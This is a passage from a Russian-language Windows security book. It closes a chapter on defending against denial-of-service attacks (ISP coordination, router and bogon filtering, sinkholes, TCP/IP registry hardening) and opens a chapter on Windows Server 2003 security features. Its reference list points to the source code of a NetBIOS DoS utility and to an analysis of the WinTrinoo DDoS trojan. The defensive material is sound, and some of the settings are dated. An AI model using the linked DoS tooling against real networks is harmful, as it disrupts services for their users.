Если вас не убедили все приведенные до сих пор факты, рассмотрим следующую ситуацию. Один из важных, но часто не учитываемых элементов "побочного ущерба" от атак отказа в обслуживании возникает, когда невиновная организация обнаруживает, что была использована для невольного соучастия в распределенной атаке на чужие хосты. Пример из реальной жизни — два крупных калифорнийских университета обнаружили, что стали главными плацдармами для распределенных атак отказа в обслуживании в феврале 2000 года, когда были выявлены сотни программ-агентов, установленных на плохо защищенных лабораторных компьютерах студенческого городка. В результате не только появляются сообщения

в прессе о плохой защите компьютерных систем в пострадавших организациях, возникает этическая проблема, а в случаях, когда в атака стала причиной убытков в бизнесе, возможна и финансовая ответственность за проявленную халатность, как это случилось в феврале 2000 года. Не станьте источником прибыли для адвокатов во время следующего судебного процесса — просканируйте свои сети на наличие агентов программ для проведения распределенных атак отказа в обслуживании сегодня и неустанно следите за ситуацией.




Рис. 15.2. Программа Zombie Zapper для Windows от группы Razor сканирует сеть на наличие установленных DDoS-агентов

Рекомендации по защите от атак отказа в обслуживании

Первое, что мы должны сказать о защите от атак отказа в обслуживании: не сдавайтесь! В мае 2001 года большой зануда в делах, связанных с безопасностью Internet, Стив Гибсон (Steve Gibson) написал открытое письмо, в котором целиком и полностью сдался атаковавшим его злоумышленникам. Группа тринадцатилетних вандалов в течение нескольких дней бомбардировала Web-узел Гибсона потоками ICMP- и UDP-пакетов.

Хотя кажется, что в случае атаки отказа в обслуживании сделать уже почти ничего нельзя, капитуляция Гибсона была преждевременной. Настройка маршрутизатора или брандмауэра помогла бы ограничить тип и объем данных, передаваемых на узел, снизив или совсем исключив тем самым наносимый атакой ущерб. Конечно, Internet-вандалы могут нанести ответный удар с еще большей яростью (скажем, создать на сервере Гибсона состояние наводнения TCP-соединениями), но, скорее всего, правильно предпринятые меры противодействия в конце концов помогут одержать победу, а бездействие и открытая капитуляция станут толчком к новым атакам. С этой целью мы приводим некоторые основные правила и настройки для Windows 2003, необходимые для снижения вероятности успешного проведения атаки отказа в обслуживании.

Рекомендации

Для начала рассмотрим правила, которые помогут снизить затраты на борьбу с атаками отказа в обслуживании, а затем перейдем к соответствующим настройкам Windows 2003.

Работайте совместно с вашим Internet-провайдером

Наиболее важный шаг в подготовке к отражению атаки отказа в обслуживании — связаться с вашим провайдером услуг Internet и выяснить, какие меры он предпринимает (если предпринимает) в настоящее время для борьбы с вероятной атакой отказа в обслуживании, направленной на вашу сеть. Почти все пользователи подключаются к Internet через провайдера, и эффективность ваших собственных мер противодействия не будет иметь значения, если соединение с провайдером окажется разорвано или "затоплено" наводнением пакетов.

Важно также скоординировать действия с провайдером в случае атаки конкретного узла. По возможности, всегда держите под рукой контактные данные центра сетевых операций (NOC) провайдера. Учтите, что отследить источник атаки трудно, но вполне реально, если провайдер готов к сотрудничеству и имеет доступ к маршрутизаторам между вами и злоумышленниками. Помните, что вам или вашему провайдеру придется поработать с каждым узлом распространения пакетов, который может быть получателем подложных пакетов из вашей сети (в случае атаки Smurf, например, когда подложные `ping`-пакеты передаются из атакуемой сети на широковещательные адреса вашей сети; более подробная информация об этом содержится в книге *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*, глава 12).

Чтобы противостоять атакам отказа в обслуживании, настройте пограничные маршрутизаторы

Не вдаваясь в подробности конфигурирования маршрутизаторов, которые могут оказать огромную помощь в сдерживании атак отказа в обслуживании, мы очень рекомендуем прочитать статью "Cisco Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks," ссылка на нее приведена в конце главы. В статье описаны настройки устройств Cisco IOS, в том числе параметр `verify unicast reverse-path` (проверять обратный путь для однонаправленной передачи), фильтрация адресов согласно RFC 1918, применение фильтрации входящих и исходящих данных, параметр `rate-limit` (ограничение скорости), стратегии фильтрации пакетов ICMP и UDP, которые должны диктоваться здравым смыслом для существующего окружения Internet.

Если в вашей организации не используется оборудование Cisco, обязательно узнайте у своего поставщика аппаратных средств, какие меры противодействия он предусмотрел для защиты от атак отказа в обслуживании (например, SYN Defender широко используется заказчиками поставщика популярного брандмауэра Check Point).

Установите системы обнаружения атак отказа в обслуживании

Для больших организаций, которые серьезно зависят от работы Web-приложений, не достаточно целиком полагаться на защиту, предоставляемую Internet-провайдером (в конце концов, многие организации сами являются провайдерами). На рынке стали появляться новые средства, которые способны идентифицировать потенциальные атаки отказа в обслуживании и даже иногда предоставляют полезные сведения об отправителях вредоносных пакетов. Одним из таких средств является система Peakflow DoS от Arbor Networks, позволяющая выявлять аномальные события в сети, которые часто наблюдаются при DoS и DDoS-атаках. В отличие от стандартной сетевой системы обнаружения вторжений, которая основана на сигнатурах, Peakflow DoS просто отслеживает возникновение пиковых нагрузок, которые

превышают предельное значение, заданное администратором. Эта система даже предоставляет возможности отслеживания источника рассылки потока сообщений в сети, что позволяет предпринять соответствующие действия против нарушителя.

Фильтрация или поиск недопустимых адресов

Исходя из определения на странице ссылки о недопустимых адресах (bogon, см. ссылку в конце главы в разделе "Дополнительная литература и ссылки"), мы сделали следующий вывод.

> Недопустимый префикс является маршрутом, который никогда не должен появляться в таблице маршрутизации Internet. В пакете, передаваемом по общедоступной сети Internet (не учитывая пакетов сетей VPN или других туннелей), не должно содержаться адреса отправителя из диапазона недопустимых адресов (bogon range). Такие адреса часто используются в качестве адресов отправителей при распределенных атаках отказа в обслуживании.

Хотя этот список недопустимых адресов предназначен в основном для крупных провайдеров, но как можно догадаться, будет правильно организовать фильтрацию всех пакетов, в которых в качестве адреса отправителя или получателя указан такой адрес. В некоторых исследованиях по происшествиям в Internet указывалось, что около 60 % вредоносного трафика передается с недопустимым адресом отправителя, вероятно, из-за недостаточно серьезной проработки элементарных программ для проведения атак отказа в обслуживании.

Кроме фильтрации вредоносного трафика, создание фильтров по недопустимым адресам позволяет не пропустить за пределы своей сети некорректные пакеты.

ВНИМАНИЕ Текущий список недопустимых адресов включает адресное пространство, определенное в документе RFC 1918, поэтому при использовании этих адресов в своей сети их нужно вычеркнуть из списка фильтрации.

Создание "поглощающих колодцев"

Интересным вариантом фильтрации пакетов с недопустимыми адресами и одновременного отслеживания источников проблем является создание так называемых "*поглощающих колодцев*" (sink holes). "Пожертвовав" один маршрутизатор для обслуживания всех недопустимых маршрутов, можно установить центральную "ловушку" для вредоносного трафика всех типов. Например, мы знаем одного крупного провайдера, который установил "поглощающий колодец" в январе 2003 года в целях выявления систем, пораженных "червем" Slammer (этот "червь" заставлял компьютеры отправлять пакеты по случайно генерируемым адресам получателей).

Мы только поверхностно затронули тему поглощающих колодцев, а подробную информацию советуем прочесть в отличном материале по данной теме от Cisco и Arbor Networks (см. раздел "Дополнительная литература и ссылки").

И наконец, мы рекомендуем более подробно изучить меры противодействия атакам отказа в обслуживании, описанные в 12 главе книги *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*.

Специальный совет по атакам отказа в обслуживании в Windows-системах

Меры противодействия атакам отказа в обслуживании для систем семейства Windows NT можно свести к двум пунктам.

- ▼ Следите за выпуском исправлений и заплат.
- ▲ Правильно настройте параметры протокола TCP/IP.

Рассмотрим каждый пункт отдельно.

Следите за появлением заплат, связанных с защитой от DoS-атак

Во многих атаках отказа в облуживании, например, в атаках `land`, `teardrop`, OOB, используются особенности работы операционной системы Windows на уровне кода. Единственный способ борьбы с такими низкоуровневыми атаками — исправить код системы.

Напомним, что важно использовать выпускаемые заплаты и для внутренних серверов, вспомните об описанных выше атаках отказа в обслуживании против службы имен NetBIOS. Как уже было сказано, службы NetBIOS не выполняют аутентификацию, поэтому они всегда будут целью для атак, но заплаты помогут избежать наиболее плохого варианта развития событий.

Настройка параметров протокола TCP/IP для борьбы с DoS-атаками

Несколько взаимосвязанных параметров протокола TCP/IP можно использовать для снижения ущерба от атак отказа в обслуживании на подключенных к Internet внешних серверах. В табл. 15.1 перечислены настройки, использованные командой сервера `windows2000test.com` во время "игры в царя горы" в Internet осенью 1999 года. Файл `Regentry.chm`, на который есть ссылки в таблице, — это справка по реестру из пакета Reskit (Windows 2000 Reskit Technical Reference to the Registry), скомпилированная в формате HTML (если установлен пакет Reskit, то будет достаточно ввести команду "`regentry.chm`", чтобы открыть файл). Обратите внимание, что эти параметры подходят только для Windows 2000 и более поздних версий.

Таблица 15.1. Параметры протокола TCP/IP, использованные компанией Microsoft для защиты от атак отказа в обслуживании во время тестирования узла `windows2000test.com`

Параметр реестра (в ветви `HKLM\Sys\CCS\Services\Tcpip\Parameters\`)	Рекомендуемое значение	Справка
`SynAttackProtect`	2	Q142641
`TcpMaxHalfOpen`	100 (500 для версии Advanced Server)	`Regentry.chm`
`TcpMaxHalfOpenRetried`	80 (400 для версии Advanced Server)	`Regentry.chm`
`TcpMaxPortsExhausted`	1	`Regentry.chm`
`TcpMaxConnectResponse Retransmissions`	2	Q142641
`EnableDeadGWDetect`	0	`Regentry.chm`
`EnablePMTUDiscovery`	0	`Regentry.chm`
`KeepAliveTime`	300,000 (5 мин.)	`Regentry.chm`
`EnableICMPRedirects`	0	`Regentry.chm`
`Interfaces\PerformRouterDiscovery`	0	`Regentry.chm`
`(NetBt\Parameters\) NoNameReleaseOnDemand`	1	`Regentry.chm`

ВНИМАНИЕ Приведенные настройки использовались для защиты Web-узла, который атаковался очень упорно и активно. В других случаях они могут оказаться слишком жесткими (или недостаточно жесткими).

Дополнительные параметры настраиваются через другие параметры реестра и тоже могут помочь в борьбе с атаками отказа в обслуживании. Эти параметры перечислены в табл. 15.2, там же указаны их значения для защиты от мощной атаки, а также ресурсы, которые помогут читателям понять значение указанных настроек.

НА ЗАМЕТКУ Попытки соединения из приложений Windows Sockets, таких как Web и FTP-серверы, обрабатываются драйвером `Afd.sys`. Параметры этого драйвера настраиваются с помощью параметров реестра в ветви `HKLM\System\CurrContrlSet\Services\AFD\Parameters`.

Таблица 15.2. Дополнительные настройки, используемые для борьбы с атаками отказа в обслуживании

Параметр реестра (в ветви HKLM\System\CurrContrlSet\Services\)	Значение	Рекомендуемое значение	Справка
`\Tcpip\Parameters\`	`EnableICMP Redirects`	`REG_DWORD=0`, система игнорирует переадресацию ICMP-пакетов	Q225344
	`Enable Security Filters`	`REG_DWORD=1` включает фильтрацию TCP/IP, но не устанавливает порты и протоколы	`Regentry.chm`
	`DisableIPSource Routing`	`REG_DWORD=1` отключает возможность отправителя назначить маршрут IP, по которому дейтаграмма передается в сети	`Regentry.chm`
	`TcpMaxData Retransmissions`	`REG_DWORD=3` количество повторных TCP-передач неподтвержденных сегментов данных для существующего соединения	`Regentry.chm`
`AFD\Parameters`	`EnableDynamic Backlog`	`REG_DWORD=1` включает функцию динамического выделения соединений	Q142641
	`MinimumDynamic Backlog`	`REG_DWORD=20` минимальное число свободных соединений, разрешенное для ожидающей подключения конечной точки	Q142641
	`MaximumDynamic Backlog`	`REG_DWORD=20000` устанавливает количество свободных соединений плюс количество соединений, которые находятся в состоянии завершения установки соединения (`SYN_RECEIVED`)	Q142641
	`DynamicBacklog GrowthDelta`	`REG_DWORD=10` устанавливает количество свободных соединений, которые необходимо создать при необходимости в дополнительных свободных соединениях	Q142641


Резюме


Атаки отказа от обслуживания представляют собой довольно сложную проблему. Разрушать всегда легче, чем создавать. Однако ресурсы, приведенные в этой главе, соблюдение рекомендаций по предотвращению атак DoS, использование "горячих исправлений" и правильная настройка параметров TCP/IP в Windows 2000 и следующих версиях Windows помогут вам защититься в неприятных ситуациях, которые неизбежно возникают в открытом окружении, которым является Internet.

Дополнительная литература и ссылки

Литература	Ссылки
Статьи, бюллетени Microsoft, "горячие исправления"	
Q241520, "How to Disable WebDAV for IIS 5.0"	http://www.microsoft.com/technet/support/kb.asp?ID=241520
Страница хакера Sir Dystic, посвященная конфликтам NBNAME, исходный код и исполняемый файл его утилиты для декодирования/DoS NBName	http://www.securityfocus.com/tools/1670
MS00-047, "Patch Available for 'NetBIOS Name Server Protocol Spoofing'" ("Заплата для предотвращения подмены имен для протокола NetBIOS")	http://www.microsoft.com/technet/security/bulletin/MS00-047.asp
MS01-016, "Malformed WebDAV Request Can Cause IIS to Exhaust CPU Resources" ("Вредоносный WebDAV-запрос приводит к расходу ресурсов центрального процессора)	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-016.asp
Q269239, "NetBIOS Vulnerability May Cause Duplicate Name on the Network Conflicts"	http://www.microsoft.com/technet/support/kb.asp?ID=269239
Дизассемблирование "троянской" программы WinTrinoo, проведенное командой Razor	http://packetstormsecurity.nl/distributed/razor.wintrinoo.txt
Q142641, "Internet Server Unavailable Because of Malicious SYN Attacks" ("Недоступность Internet-сервера из-за вредоносных SYN-атак")	http://support.microsoft.com/support/kb/articles/Q142/6/41.asp
Бесплатные средства	
Zombie Zapper от команды Razor из Bindview	http://razor.bindview.com/tools/ZombieZapper_form.shtml
DDOSPing, утилита для удаленного выявления распространенных программ для распределенных атак отказа в обслуживании	http://www.foundstone.com/rdlabs/tools.php?category=Scanner
Атаки отказа в обслуживании в новостях	
CNET.com "Leading Web sites under attack" (описаны распределенные атаки в обслуживании февраля 2000 года)	http://news.cnet.com/news/0-1007-200-1545348.html
CNET.com "A year later, DDoS attacks still a major Web threat" ("Год спустя DDoS-атаки остаются основной Web-угрозой")	http://news.cnet.com/news/0-1003-201-4735597-0.html
"Open Letter to the Internet's Hackers", открытое письмо Стива Гибсона (Steve Gibson)	http://grc.com/dos/openletter.htm
Общие ссылки	
Q120642, "TCP/IP & NBT Configuration Parameters for Windows NT and Windows 2000"	http://www.microsoft.com/technet/support/kb.asp? ID=120642
"Security Considerations for Network Attacks," подробное описание мер противодействия атакам отказа в обслуживании от компании Microsoft	http://www.microsoft.com/technet/security/dosrv.asp
"Cisco Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks"	http://www.cisco.com/warp/public/707/newsflash.html
Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание, глава 12: "Атаки отказа в обслуживания (DoS)"	ISBN: 5-8459-0603-2
Анализ утилит для атак DDoS от Дэйва Дитриха (Dave Dittrich)	http://staff.washington.edu/dittrich/misc/ddos/
Страница ссылки на список недоступных адресов	http://www.cymru.com/Bogons/
"Поглощающие колодцы": универсальное средство безопасности для провайдеров	http://research.arbor.net/downloads/Sinkhole_Tutorial_June03.pdf

ЧАСТЬ V





ГЛАВА 16

ВОЗМОЖНОСТИ И СРЕДСТВА ЗАЩИТЫ В СИСТЕМАХ WINDOWS

Если вы отвечаете за безопасность одной или нескольких систем семейства Windows NT, то после прочтения предыдущих глав можете почувствовать себя неуютно от того количества потенциально уязвимых мест, с которыми придется бороться, и от числа мер противодействия, которые придется запомнить и реализовать во всем сетевом окружении. Как один или несколько человек могут поддерживать все системы в полном соответствии с требованиями к безопасности?

На протяжении всей книги мы периодически вспоминали идею "подъема планки" для атакующих. Она состоит в том, что стопроцентная безопасность недостижима, и главная цель — как можно больше усложнить жизнь хакеров. "Оборотная сторона" этой идеи — чем меньше действий приходится предпринимать для блокирования злоумышленников, тем ближе вы подошли к идеалу безопасности.

К своей чести, компания Microsoft в Windows 2000 предприняла определенные шаги в направлении к упрощению защиты операционной системы. Кроме того, были реализованы функции, соответствующие самым последним стандартам безопасности, которые в значительной мере упрощают взаимодействие и расширение систем безопасности. Данная глава посвящена обсуждению следующих встроенных утилит и функций, которые впервые были реализованы в одной из операционных систем Windows 2000, XP или Server 2003.

- Установленные по умолчанию настройки защиты
- Брандмауэр Internet-соединений (ICF — Internet Connection Firewall)
- Шаблоны безопасности и анализ конфигурации безопасности
- Групповая политика
- Фильтры IPSec
- Протокол Kerberos
- Файловая система с шифрованием (EFS)
- Защита файлов Windows (Windows File Protection, WFS)

Этот список ни в коем случае не является полным списком всех функций защиты Windows. Он, скорее, показывает, какие ключевые, с точки зрения авторов, новые (или существенно обновленные) функции для борьбы с описанными в книге уязвимыми местами появились в операционной системе. В дополнение, хотя мы и не собираемся подробно рассматривать все эти вопросы, особое внимание уделим использованию перечисленных функций в борьбе с атаками, описанными в книге. Эти утилиты на самом деле помогут поднять планку для атакующих и упростить работу администраторов Windows 2000, XP или Server 2003.

Установленные по умолчанию настройки защиты

Основной лозунг компании Microsoft: "Безопасность по проекту, безопасность по умолчанию, безопасность по реализации" (S\D3). Windows Server 2003 стала первой операционной системой, которая получила дивиденды благодаря этому принципу, и следующая информация будет касаться именно этой версии операционной системы.

Основным элементом концепции SD3 от Microsoft, который актуален для всей системы Windows Server 2003, является безопасность по умолчанию. Здесь мы должны отдать должное Microsoft, поскольку большинство осторожных специалистов по безопасности, к которым мы относим и себя, рекомендуют использовать наиболее консервативный подход к компьютерной безопасности: отключать какие только можно функциональные возможности, что снижает диапазон потенци-

альных атак. В системах Windows Server 2003 (по сравнению с настройками по умолчанию в Windows 2000) по умолчанию отключены 19 служб, и еще несколько других служб запускаются с ограниченными привилегиями. Одним из главных шагов стал отказ от установки по умолчанию сервера IIS, и даже при установке этого сервера он запускается в защищенном режиме без функции обработки файлов исходя из расширений и с несколькими другими важными ограничениями.

Однако Microsoft не ограничилась пристальным вниманием к серверной части — не менее серьезно были ограничены настройки Internet Explorer. По умолчанию для зоны безопасности Internet Explorer установлен высокий уровень безопасности (High), что отключает все возможности обработки динамического кода (включая VBScript, JScript, элементы управления ActiveX, Java и сборки .NET Framework). На рис. 16.1 показано предупреждающее окно, которое получают пользователи, когда они запускают Internet Explorer в системе Windows Server 2003.




Рис. 16.1. Выдаваемое по умолчанию предупреждение при запуске Internet Explorer в Windows Server 2003

